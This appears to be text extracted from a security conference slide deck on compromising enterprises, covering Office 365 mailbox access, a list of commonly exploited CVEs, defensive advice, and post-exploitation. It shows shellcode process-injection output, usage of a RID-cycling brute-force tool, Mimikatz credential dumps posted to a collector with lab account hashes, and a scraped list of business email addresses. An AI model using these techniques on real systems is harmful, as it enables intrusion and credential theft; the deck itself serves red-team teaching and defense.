
Inbox of a different user
"Default" permission for Inbox set to "Reviewer"
Current user's Inbox

O365 Workaround!
<https://illusive.com/blog/threat-research-blog-mailsniper-you-can-teach-an-old-dog-new-tricks-pwn-o365-based-organizations-by-leveraging-prt-based-sso/>

EXPLORATION

How to Pwn an Enterprise in 2021 - Johnny Xmas

1



B	C
ADDRESS	BUSINESS NAME
ss@fsmail.net	glenn palmer cars
ol.com	Global Cars
@GMAIL.COM	The Great Western M
oadmotors.co.uk	Bristol Road Motors
eserve.co.uk	G R a Cars
n@avenuecars.com	Avenue Cars
airnlimited.co.uk	Craignairn Limited
eavestgarages.com	Hargreaves
guismotorhomes.co.uk	Maquis Motorhome
autos@virgin.net	Graham Roberts Aut
ail.com	Grange Performance
@aol.com	Grayswood Cars
mont.co.uk	Killermont Motor Co
il.co.uk	Gt Autos
net	G T S Cars
Foxhunters.co.uk	Foxhunters
hotmail.co.uk	Great Waldingfield G
com	Hagley Specialist Cars
@hotmail.co.uk	Hamlet Cars
entralcarauctions.com	Central Car Auctions
aol.com	Hampson Car Sales &
@hotmail.co.uk	Hankins Car Sales

EX PLOI TATION

TOP 10 VULNS

- CVE-2017-11882
- CVE-2017-0199
- CVE-2017-5638
- CVE-2012-0158
- CVE-2019-0604
- CVE-2017-0143
- CVE-2018-4878
- CVE-2017-8759
- CVE-2015-1641
- CVE-2018-7600

EXPLOIT DEFENSE

//

Phishing

- Awareness training (yawn)
 - Phish Yourself
- Make users take ownership
 - Offer pos. and neg. reinforcement
- Does HR enforce your AUP?

//

Bruteforcing / Guessing

- MFA Solution
- Lockdown EWS queries
- Alert on anomalous traffic volumes

EXPOIT DEFENSE

//

Password Bias \ Reuse


- Awareness training!
 - Use whole sentences
 - No dictionary words in short PWs
 - No patterns!
 - No U=P !
 - > 14 characters+
 - ENFORCE THIS.
 - AUDIT YOUR HASHES
 - Check for dupes



**POST
EXPLOITATION**

POST EXPLOITATION

EDR PROCESS INJECTION



```
C:\Users\User\Desktop>ProcessInjection.exe /pid:6344 /path:"C:\Users\User\Desktop\c.txt" /f:c
#####
# [P]D\O\I\T\I\N\G\I\N\J\E\T\O\N#
# #####
[+] Process running with WINDEV1811EVAL\User privileges with MEDIUM / LOW integrity.
[+] Obtaining the handle for the process id 6344.
[+] Handle 688 opened for the process id 6344.
[+] Allocating memory to inject the shellcode.
[+] Memory for injecting shellcode allocated at 0x2103478255616.
[+] Writing the shellcode at the allocated memory location.
[+] Shellcode written in the process memory.
[+] Creating remote thread to execute the shellcode.
[+] Successfully injected the shellcode into the memory of the process id 6344.

C:\Users\User\Desktop>
```

POST EXPLOI TATION

POST EXPLOI TATION

SMB &

WWW



RID ENUM

Written by: David Kennedy (ReL1K)
Company: https://www.trustedsec.com
Twitter: @TrustedSec
Twitter: @HackingDave

Rid Enum is a RID cycling attack that attempts to enumerate user accounts through null sessions and the SID to RID enum. If you specify a password file, it will automatically attempt to brute force the user accounts when its finished enumerating.

- RID_ENUM is open source and uses all standard python libraries minus python-pexpect. -

You can also specify an already dumped username file, it needs to be in the DOMAINNAME\USER format.


Example: ./rid_enum.py 192.168.1.50 500 50000 /root/dict.txt

Usage: ./rid_enum.py <server_ip> <start_rid> <end_rid> <optional_password_file> <optional_username_filename>



IMIKATZ 192.168.12.131
07-24_113916.log
IMIKATZ 192.168.12.211
IMIKA
IMIKA
IMIKA

[*] - - "POST / HTTP/1.1" 200 -
JEFFLAB\Jeff:d4dad8b9f8ccb87f6d6d02d7388157ea
JEFFLAB\JEFFLAB-PC01\$:9ef87ed2123f94d32044573c553
JEFFLAB\StanSitwell:13b29964cc2480b4ef454c59562e6
JEFFLAB\SteveHolt:d4dad8b9f8ccb87f6d6d02d7388157e
JEFFLAB\Gene.Parmesan:13b29964cc2480b4ef454c59562
JEFFLAB\Michael:13b29964cc2480b4ef454c59562e675c
[+] Added 6 credential(s) to the database
[*] Saved raw Mimikatz output to Mimikatz-192.168.12.211.log
[*] - - "POST / HTTP/1.1" 200 -



